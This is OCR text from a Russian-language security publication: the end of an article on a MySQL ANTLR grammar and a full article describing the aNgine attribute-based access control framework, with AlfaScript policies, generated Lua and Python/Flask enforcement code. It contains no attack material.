
```
createView
   : CREATE (OR REPLACE)?
   (ALGORITHM '=' algType=(UNDEFINED | MERGE | TEMPTABLE))?
   ownerStatement? (SQL SECURITY secContext=(DEFINER | INVOKER))?
   VIEW fullId ('(' uidList ')')? AS selectStatement
   (WITH checkOption=(CASCADED | LOCAL)? CHECK OPTION)? ;
```

Вместе с упрощением кода целевого приложения упрощается и грамматика, так как имена альтернативных меток улучшают читаемость.

Заключение

Разрабатывать грамматики для SQL-языков непросто, так как они регистронезависимые, содержат большое количество ключевых слов, неоднозначности, контекстно-зависимые конструкции. В частности, при разработке грамматики MySQL мы реализовали обработку специальных типов комментариев, разработали лексер, способный отличать идентификаторы с точкой от вещественных литералов, и написали грамматику парсера, которая покрывает большую часть синтаксических конструкций MySQL из документации. С помощью разработанной грамматики MySQL можно распознавать запросы, генерируемые фреймворками WordPress и Bitrix, а также другими приложениями, в которых не требуется точная обработка контекстно-зависимых случаев. Ее исходники хранятся в официальном репозитории грамматик[12] под лицензией MIT.

12 goo.gl/n71mpP (github.com)



Безопасность безопасности

Реализуем свой фреймворк атрибутного управления доступом aNgine

Денис Колегов, Олег Брославский, Никита Олексов

Обеспечение безопасности управления доступом в компьютерных системах (КС) является одной из ключевых проблем компьютерной безопасности. Необходимость реализации управления доступом возникает во всех защищенных КС, от тривиальных веб-приложений и систем управления базами данных (СУБД) до низкоуровневых механизмов операционных систем и интернета вещей.

Среди большого количества видов управления доступом — дискреционного, мандатного, ролевого, тематического и др. — в последнее время наибольшее распространение получило атрибутное управление доступом (attribute based access control, ABAC[1]). Его высокая гибкость и выразительность позволяют не только эффективно описывать политики управления доступом, но и реализовать другие виды управления доступом (например, ролевого, дискреционного и мандатного управления доступом)[2]. Популярность атрибутного управления доступом подтверждается большим количеством реализаций ABAC в различных средах и языках программирования (например, STAPL[3], Casbin[4], WSO2 Balana[5]).

В то же время на практике часто возникает ситуация, когда разработчик, реализовав корректный механизм управления доступом на одном языке программирования (ЯП), вынужден разрабатывать тот же самый механизм управления доступом на другом ЯП. Данная задача возникает, например, в случае прототипирования программного продукта на языке Python с последующим его переписыванием на C/C++ или в случае, когда механизм управления доступом был реализован для защиты СУБД, а затем его необходимо адаптировать для защиты веб-приложений.

Также нередка ситуация, когда реализованный механизм управления доступом должен быть переиспользован в сходной КС, в то время как реализация механизма строго привязана к окружению другой КС. Использование в таком случае некоторой универсальной реализации управления доступом существенно сокращает трудовые, временные и экономические затраты на его разработку и повторное использование.

Таким образом, с точки зрения программной разработки механизмов управления доступом нам бы хотелось иметь средство, удовлетворяющее следующим требованиям:

- политика безопасности управления доступом в КС должна описываться на DSL-языке, позволяющем использовать типовые элементы управления доступом (например, роли, уровни конфиденциальности и целостности, привилегии, права);
- политика и механизм управления доступом не должны быть привязаны к предметной области конкретной защищаемой КС (например, к веб-приложению, СУБД, ERP-системе);
- реализация механизма управления доступом не должна быть жестко привязана к среде выполнения и языку программирования.

Принципы атрибутного управления доступом наиболее близко соответствуют данным требованиям.

Во-первых, атрибутное управление доступом отличается от других видов управления доступом тем, что не предоставляет какую-то предопределенную политику управления доступом, как это принято, например, в классических видах управления доступом, в которых политика управления доступом жестко задана и реализована в коде. При использовании ABAC администратор или разработчик может и должен сам описать такую политику в соответствии с требованиями к безопасности, с угрозами и целями безопасности, а также предметной областью на каком-либо DSL (например, в XACML для этого может быть использован язык ALFA).

Во-вторых, атрибутное управление доступом является наиболее общим и с некоторыми ограничениями может быть использовано для реализации других видов управления доступом. Показано[6], что основные механизмы дискреционного, мандатного и ролевого управления доступом могут быть выражены в атрибутном управлении доступом. В то же время известные реализации ABAC не могут быть использованы для защиты от реализации информационных потоков «сверху вниз».

Ключевой особенностью фреймворка является использование в качестве универсального представления политик безопасности языка Lua, встраиваемого в большинство современных ЯП. Другим отличием является полный отказ от XML и использование языка AlfaScript для описания политик безопасности управления доступом. Близость (by design) языка AlfaScript к ЯП позволяет использовать классические математические методы (например, денотационную семантику) для доказательства свойств программ, которые в данном случае и являются политиками безопасности.

В данном исследовании рассматриваются общее устройство фреймворка aNgine, его принципы работы и основные составляющие, приводятся примеры реализации управления доступом для различных КС. Исходный код фреймворка доступен в репозитории Positive Technologies на Github[7].

1 goo.gl/Kddm9z (nvlpubs.nist.gov)
2 goo.gl/gJyEM6 (profsandhu.com)
3 github.com/stapl-dsl
4 github.com/casbin/casbin
5 github.com/wso2/balana
6 goo.gl/kF9PHf (profsandhu.com)
7 github.com/PositiveTechnologies/angine

Основные определения

В тексте работы используются термины стандарта XACML, знание которых важно для понимания сути предлагаемого метода. Поэтому базовые термины и их краткие определения изложены ниже.

Множество политик безопасности (policy set) — это множество политик (policy) и других множеств политик с заданным алгоритмом комбинирования политик.

Политика безопасности (policy) — это множество правил (rule) с заданным алгоритмом комбинирования правил, а также множество обязательств и рекомендаций. Является описанием разрешенных и запрещенных действий в данной КС.

Правило (rule) — основной элемент политики безопасности. Состоит из цели (target), результата (effect) и условия (condition).

Точка применения политики безопасности управления доступом (policy enforcement point, PEP) — элемент механизма управления доступом КС, осуществляющий формирование запроса в формате XACML, передачу его PDP, а также непосредственно реализацию управления доступом, основываясь на решениях PDP.

Точка принятия решения (policy decision point, PDP) — элемент механизма управления доступом КС, ответственный за вычисление (evaluation) решения о возможности предоставления доступа на основании правил политики безопасности.

Точка хранения информации (policy information point, PIP) — элемент механизма управления доступом КС, выполняющий задачу хранения, динамического разрешения и предоставления доступа к атрибутам сущностей, определенных в рамках заданной политики безопасности.

Точка администрирования политики (policy administration point, PAP) — элемент механизма управления доступом КС, предоставляющий интерфейс создания, описания и управления элементами XACML.

Для определения контекстов запроса и ответа в работе используются более общие определения, нежели в XACML.

Сущность (entity) — наименьший элемент описываемой КС. Сущности подразделяются на субъекты (subjects) — сущности, способные совершать заданные действия (actions) по отношению к другим элементам компьютерной системы, и объекты (objects) — сущности, неспособные совершать действий, однако сами являющиеся целями данных действий.

Контекст запроса (RequestContext) — тройка объектов (Subject, Action, Object), где:

- Subject — субъект, осуществляющий доступ;
- Action — вид доступа;
- Object — объект, являющийся целью доступа.

Контекст ответа (ResponseContext) — пара объектов (Decision, Status), где:

- Decision — принятое решение: Permit — доступ разрешен, Deny — доступ запрещен, Not Applicable — политика не применима к запросу, Indeterminate — доступ не определен;
- Status — дополнительная информация о принятом решении.

Предметно-ориентированный язык (domain specific language, DSL) — язык моделирования, предназначенный для решения определенного класса задач в конкретной предметной области.

Описание и ключевые особенности фреймворка

Фреймворк aNgine является альтернативным XACML универсальным инструментом описания механизмов управления доступом. Основой используемого в фреймворке подхода является компиляция политики безопасности, описанной на языке AlfaScript, в код на ЯП Lua. Выбор языка Lua в качестве универсальной платформы выполнения обосновывается тем, что язык Lua является динамически типизируемым JIT-компилируемым (just-in-time compilation, компиляция во время исполнения) ЯП со скоростью выполнения сравнимой со многими статически типизируемыми компилируемыми ЯП (а иногда и превосходящей их скорость). Кроме того, в настоящее время Lua позиционируется как встраиваемый ЯП, используемый в большинстве крупных продуктов. Все основные ЯП (например, C++, Java, Golang, Python, Ruby, NodeJS) имеют развитые средства для запуска программ на Lua и взаимодействия с ними через среду выполнения.

Также важными особенностями фрейморка aNgine являются:

- независимость политики и механизма управления доступом от предметной области конкретной защищаемой КС, среды выполнения и ЯП;
- поддерживаемость, переносимость (между различными средами выполнения в рамках одной или схожих предметных областей) и расширяемость политики безопасности управления доступом, т. е. возможность определения дополнительных атрибутов, сущностей и типов доступа, а также изменения и расширения правил политики без существенного изменения используемого кода.

161
161
161
161
161

Рассмотрим функционирование фреймворка.

На уровне PAP:

- Фиксируется целевая КС, для которой необходимо реализовать механизм управления доступом (например, СУБД MySQL).
- Все программные элементы управления доступом защищаемой КС (сущности, объекты, субъекты, атрибуты) и отношения между ними описываются на языке описания интерфейсов (ABAC IDL).
- Фиксируется целевой язык программирования, на котором необходимо реализовать механизм управления доступом (например, Python).
- Фреймворком выполняется интерпретация интерфейсов, заданных на ABAC IDL, и создание подходящих структур данных (классов, типов, объектов) для выбранного языка программирования.
- Политика безопасности описывается на языке описания политик безопасности AlfaScript. При этом из AlfaScript возможен доступ ко всем атрибутам сущностей.
- Фреймворком выполняется преобразование кода на языке AlfaScript в код на языке Lua в доступном для PDP виде.

На уровне PEP:

- Происходит синтаксический анализ полученных запросов и создание структур данных соответствующих запросу на доступ субъекта к сущности (Request, RequestContext). При необходимости выполняется получение атрибутов от PIP, после чего сформированный контекст запроса отправляется компоненту PDP.
- После получения ответа (ResponseContext) от PDP происходит запрет или разрешение запроса в соответствии с результатом применения политики безопасности.

На уровне PDP:

- Средствами заданного языка программирования происходит запуск и выполнение Lua-кода, осуществляющего применение политики безопасности к запросу.
- Результатом выполнения Lua-кода является контекст ответа (ResponseContext) и его отправка компоненту PEP.

На уровне PIP:

Происходит получение значений статических атрибутов (например, уровень доступа, идентификатор), а также разрешение по требованию динамических атрибутов (например, IP-адрес, время).

Язык описания политик безопасности управления доступом AlfaScript

Для описания политик безопасности управления доступом используется язык AlfaScript. Он является модификацией языка описания политик безопасности ALFA, который может быть использован для описания политик управления доступом в XACML.

Отличие AlfaScript от ALFA заключается в его ориентированности на трансляцию в исполняемый код, а не в XML-документ, что обуславливает близость некоторых его конструкций к классическим конструкциям ЯП.

AlfaScript сохраняет большую часть синтаксиса языка ALFA, что делает его удобным для специалистов, ранее использовавших ALFA. Синтаксис языка AlfaScript имеет следующий вид:

```
AccessControlPolicyi ::= Namespace*
Namespacei ::= 'namespace' Identifier '{' NSBody* '}'
NSBody ::= PolicySet | Policy | Namespace
PolicySet ::= 'export'? 'policyset' Identifier '{' PSBody '}'
PSBody ::= Target? 'apply' Algorithm PSElement*
PSElement ::= PolicySet | Policy | Identifier
Policy ::= 'export'? 'policy' Identifier '{' PolicyBody '}'
PolicyBody ::= hTargeti? 'apply' Algorithm Rule*
Algorithm ::= 'FirstApllicable'
| 'PermitOverrides'
| 'DenyOverrides'
| 'PermitUnlessDeny'
| 'DenyUnlessPermit'
| 'OnlyOneApplicable'
Rule ::= 'rule' Identifier i? '{' Effect Target? '}'
Effect ::= 'permit' | 'deny'
Target ::= 'target' ('clause' Expression)+
Expression ::= 'not' Expression
| Expression ('or' | 'and') Expression
| EPrimitive
| '(' Expression ')
EPrimitive ::= EAtomi ('==' | '!=' | '<' | '>' | '<=' | '>=') EAtom
| EArray ('subset' | 'subseteq') EArray
| 'any' EArray 'in' EArray
| EAtom 'in' EArray
| 'True'
| 'False'
EArray ::= Attribute|Array
EAtom ::= Attribute | Literal
Attribute ::= ('subject'|'object') '.' Identifier | 'action'
Array ::= '[' Literal (',' Literal)* ']'
Literal ::= Integer | String | 'True' | 'False'
```

Для понимания основных конструкций языка AlfaScript достаточно знания принципов атрибутного управления доступом XACML.

Наименьшим (и основным) элементом политики безопасности на языке AlfaScript является правило (`rule`). Правило состоит из имени (которое опционально), условия применимости (`target clause`) и эффекта (`effect`), определяющего результат применения правила (`Permit` или `Deny`). Условие применимости правила также может быть опущено: в таком случае правило считается применимым к любому запросу. Если правило применимо, то результатом его применения считается указанный в правиле эффект. В противном случае правило называется неприменимым, а его результат становится равным `Not Applicable`. Кроме того, возможна ситуация, в которой вычисление условия применимости завершается ошибкой: в таком случае результатом правила становится значение `Indeterminate`.

```
rule example1 {
   target clause subject.role == "admin"
   permit
}
rule example2 {
   target clause subject.clearance < object.clearance
   deny
}
```

Наборы правил группируются в политики (`policy`). Ключевым отличием политики от правила является механизм принятия решения: вместо строго заданного эффекта в политике определяется комбинирующий алгоритм (`combining algorithm`), специальным образом объединяющий результаты применения отдельных правил:

```
policy example {
   target clause object.type == "record"
   apply firstApplicable
   rule rule1 {
      target clause subject.role == "admin"
      permit
   }
   rule rule2 {
      target clause subject.clearance > object.clearance
      permit
   }
}
```

Как видно из примера, политики тоже имеют условия применимости, влияющие на результат вычисления схожим образом. Самим же результатом вычисления политики является результат комбинации решений правил при помощи алгоритма, указанного при помощи ключевого слова `apply`.

Полное описание работы комбинирующих алгоритмов, поддерживаемых языком XACML, доступно по адресу axiomatics.com/blog/understanding-xacml-combining-algorithms.

Для обеспечения высокой модульности описания политик безопасности используются конструкции множеств политик (`policyset`) и пространств имен (`namespace`). Пространства имен в AlfaScript используются для визуальной группировки политик, их множеств и других пространств имен, влияя на их полное имя. Основным отличием множества политик (`policyset`) от одиночной политики (`policy`) является возможность группировать отдельные политики, а также множества политик, при помощи комбинирующих алгоритмов.

Модульность описания политик безопасности достигается при помощи использования ссылок на политики и множества политик, описанные ранее. Ссылка на некоторый элемент управления доступом (политику или множество политик) является полным именем политики (относительно пространств имен). Ключевое слово `export` разрешает другим множествам политик ссылаться на отмеченный данным словом элемент управления доступом. В соответствии со стандартом XACML ссылка на несуществующий элемент должна приводить вычисление ссылающегося множества политик к результату `Indeterminate`.

```
policyset topLevel {
   apply permitOverrides
   hostPolicy
   export policy printerPolicy {
  ...
   }
}
```

В отличие от языка ALFA язык AlfaScript имеет строго определенную *точку входа*, т. е. элемент, результат вычисления которого считается результатом вычисления всей политики безопасности управления доступом. Такой точкой выхода является политика или множество политик, имеющее имя `main`. Отсутствие политики или множества политик с таким именем делает описанную политику безопасности некорректной, а ее выполнение невозможным.

Примеры работы с фреймворком

Управление доступом к веб-приложению

Пусть необходимо реализовать управление доступом на уровне межсетевого экрана уровня веб-приложений для типичного приложения на языке Python. Далее из листингов убраны некоторые служебные классы и методы; полный код защищаемого веб-приложения и сгенерированных средств безопасности доступен по адресу gitlab.com/yalegko/summer-practice.

Определим следующие интерфейсы элементов управления доступом:

```
interface Entity {
   abstract id: str;
}

[angine=object]
interface UrlObject <: Entity {
   path: str;
}

[angine=subject]
interface Subject <: Entity {
   name: str;
   role: str;
   abstract ip: str;
}
```

Для представления интерфейсов в объектах целевого языка программирования aNgine генерирует следующие классы:

```
class UrlObject(Entity):
   def __init__ (self, path=None, *args, **kwargs):
      super(UrlObject, self).__init__(*args, *kwargs)
      self.path = path

class Subject(Entity):
   def __init__(self, name=None, role=None, *args,
  **kwargs):
      super(Subject, self).__init__(*args, **kwargs)
      self.name = name
      self.role = role

   @property
   @abc.abstractmethod
   def ip (self):
      pass
```

Класс, сгенерированный для описания субъекта, является абстрактным ввиду наличия динамически разрешаемого атрибута IP для IP-адреса. Для дальнейшего использования пользователь должен доопределить данный класс, реализовав метод ip, а также доопределить метод сгенерированной абстрактной фабрики, создающий объекты данного класса. Данная задача является тривиальной, и соответствующий ей листинг не приводится. Следующим шагом является описание политики безопасности на языке AlfaScript:

```
namespace example {
   export policySet mainPolicy {
      apply denyUnlessPermit
      policy getMotd {
         target clause action == "GET" and object.path == "/motd"
         apply denyUnlessPermit
         rule r1 {
            permit
            target clause subject.role in ["user" , "admin"]
         }
      }

      policy postMotd {
         target clause action == "POST" and object.path == "/motd "
         apply denyUnlessPermit
         rule r1 {
            permit
            target clause subject.role == "admin"
         }
      }
     ...
   }
}
```

На основе данного описания фреймворк генерирует код на языке `Lua`. Для краткости приведем только фрагмент кода, описывающий применение политики `getMotd`:

```
-- mainPolicy policy set begin
 function example.mainPolicy (ctx, actions, handlers)
   -- getMotd policy begin
    local function getMotd (ctx, actions, handlers)
      -- target begin
      if not ctx.object.path or not ctx.action then
         return actions.indeterminate
      end
      if not (ctx.action == "GET" and ctx.object.path == "/motd" ) then
         return actions.notapplicable
      end
      -- target end

      -- r1 rule begin
      local function r1(ctx, actions, handlers)
         if not ctx.subject.role then
            return actions.indeterminate
         end
         if ( __iselement ({"user" , "admin" }, ctx.subject.role) )
         then
            return actions . permit
         end
         return actions.notapplicable
      end
      -- r1 rule end

      -- denyunlesspermit rule - combining algorithm begin
      local rules = { r0 = r1 }
         for _ , rule in pairs (rules) do
         local decision = rule (ctx, actions, handlers)
         if decision == actions.permit then
            return actions.permit
         end
      end
      return actions.deny
     -- denyunlesspermit rule - combining algorithm end
    end
   -- getMotd policy end
   ...
 end
-- mainPolicy policy set end
```

После описанных шагов работа фреймворка завершена, и пользователь может использовать сгенерированные артефакты, создав удобный для конкретного кода интерфейс взаимодействия с ними. Так, для типичного веб-приложения, описываемого в данном примере, удобен механизм получения решения по имени пользователя и объекту запроса. Данный интерфейс позволяет инкапсулировать создание контекста запроса, использование созданных артефактов, а также проверку результатов, что способствует удобству его использования.

```
from os import path
from project.abac.runtime import PIP, PDP, RequestCtx, Decision
from project.config import GENERATED_DIR, PIP_DATA

class AccessController(object):
    def __init__(self):
        # Initialize PDP
        policy_file = path.join(GENERATED_DIR, "policy.lua")
        with open(policy_file) as f:
            self.PDP = PDP(f.read())
        # Read JSON schema
        scheme_file = path.join(GENERATED_DIR , "schema.json")
        with open(scheme_file) as f:
            scheme = f.read()
        # Initialize PIP
        self.PIP = PIP.from_json(scheme, PIP_DATA, MyFactory())

    def is_allowed(self, request, username):
        # Build request context
        ctx = RequestCtx(
            subject=Subject(name=username, request=request),
            entities=[
                UrlObject(path=request.path)
            ],
            action=request.method.upper(),
        )
        # Resolve static entities attributes
        to_eval = self.PIP.create_ctx(ctx)
        # Get the decision from PDP
        response = self.PDP.evaluate(to_eval)
        print(to_eval[0].action)
        # Allow access only for decision permit
        return response == Decision.Permit
```

164

164

Например, такой интерфейс может быть использован для защиты веб-приложения, написанного с использованием фреймворка Python Flask, следующим образом:

164

```
# Initialize access control
from project.abac import AccessController
app.access_controller = AccessController()

# Inject middleware for every request
@app.before_request
def access_control():
    if request.path not in UNPROTECTED:
        username = session.get("user", None)
        # If we have no username in session - user is not logged in
        if username is None and request.path != "/login":
            return redirect (
                url_for ("login", next=request.path)
            )
        # If he ’s logged - we are ready to apply our ABAC
        if not app.access_controller.is_allowed(request,username):
            return render_template(
                ’error.html ’ ,
                msg="Access is not allowed, sorry !"
            )
```

164

164

Очевидно, что объем автоматически сгенерированного кода существенно превышает объем кода, необходимый для внедрения сгенерированных артефактов и их эффективного использования. Кроме того, описание сущностей, их атрибутов и взаимосвязей, а также сама политика безопасности слабо связаны с интерфейсным кодом, написанным программистом самостоятельно. Это позволяет реализовать описанный интерфейс взаимодействия единожды для конкретной среды исполнения и предметной области (например, веб-приложения на Python Flask) и в дальнейшем использовать артефакты, сгенерированные aNgine, с минимальной доработкой.

Управление доступом к базе данных

Рассмотрим реализацию управления доступом на уровне межсетевого экрана уровня баз данных для СУБД MySQL с использованием фреймворка aNgine, который мы использовали в одном из заданий конкурса WAF Bypass[8] на PHDays VII.

Мы определили следующие интерфейсы элементов управления доступом:

```
interface Entity {
  abstract id: str;
}

[angine=object]
interface SQLObject <: Entity {
  database: str;
  table: str;
  column: str;
}

[ angine=subject ]
interface Subject <: Entity {
  name: str;
}
```

и следующую политику безопасности на языке AlfaScript:

```
namespace wafbypass {
  export policy mainPolicy {
    target clause action == "select" or action == "insert"
    apply denyUnlessPermit
      rule r1 {
        permit
        target clause object.table == "notes"
  }
}
```

Особенностью реализации являлось то, что PEP получал MySQL-запрос и выполнял его синтаксический анализ с помощью разработанного нами MySQL-парсера на основе ANTLR4[9]. Дальнейший процесс ничем не отличался от рассмотренного примера управления доступом для Flask.

Заключение

В работе был представлен фреймворк атрибутного управления доступом aNgine, позволяющий гибко реализовывать механизм управления доступом в различных КС. Принципиально новой является компиляция заданной политики управления доступом на языке AlfaScript в код на языке Lua с последующим его запуском в среде выполнения целевого языка программирования.

В рамках создаваемого фреймворка разработаны и реализованы следующие средства:

- прототип языка описания универсальных синтаксических деревьев;
- прототип языка AlfaScript;
- компилятор политики безопасности из AlfaScript в Lua;
- генератор структур данных для языков C++, Java/Kotlin, Python;
- программные средства, реализующие функции PAP, PEP, PIP и PDP для языков Python, Java/Kotlin;
- синтаксические анализаторы MySQL, TSQL для PEP на основе ANTLR4.

Полезные материалы по теме управления доступом:

- aNgine ABAC Framework. Zero Nights 2017[10];
- Maarten Decat. Access Control[11];
- The Simple Tree-structured Attribute-based Policy Language[12];
- Моделирование безопасности управления доступом и информационными потоками на основе ДП-моделей[13];
- A Rigorous Framework for Specification, Analysis and Enforcement of Access Control Policies[14].

8 habrahabr.ru/company/pt/blog/330002
9 habrahabr.ru/company/pt/blog/339336
10 goo.gl/y8F3nf (zeronights.org)
11 youtu.be/7e0fMbnovMc
12 github.com/stapl-dsl
13 vimeo.com/97906604
14 arxiv.org/pdf/1612.09339.pdf

Новые техники обхода ASLR для Linux и защита от них

Илья Смит

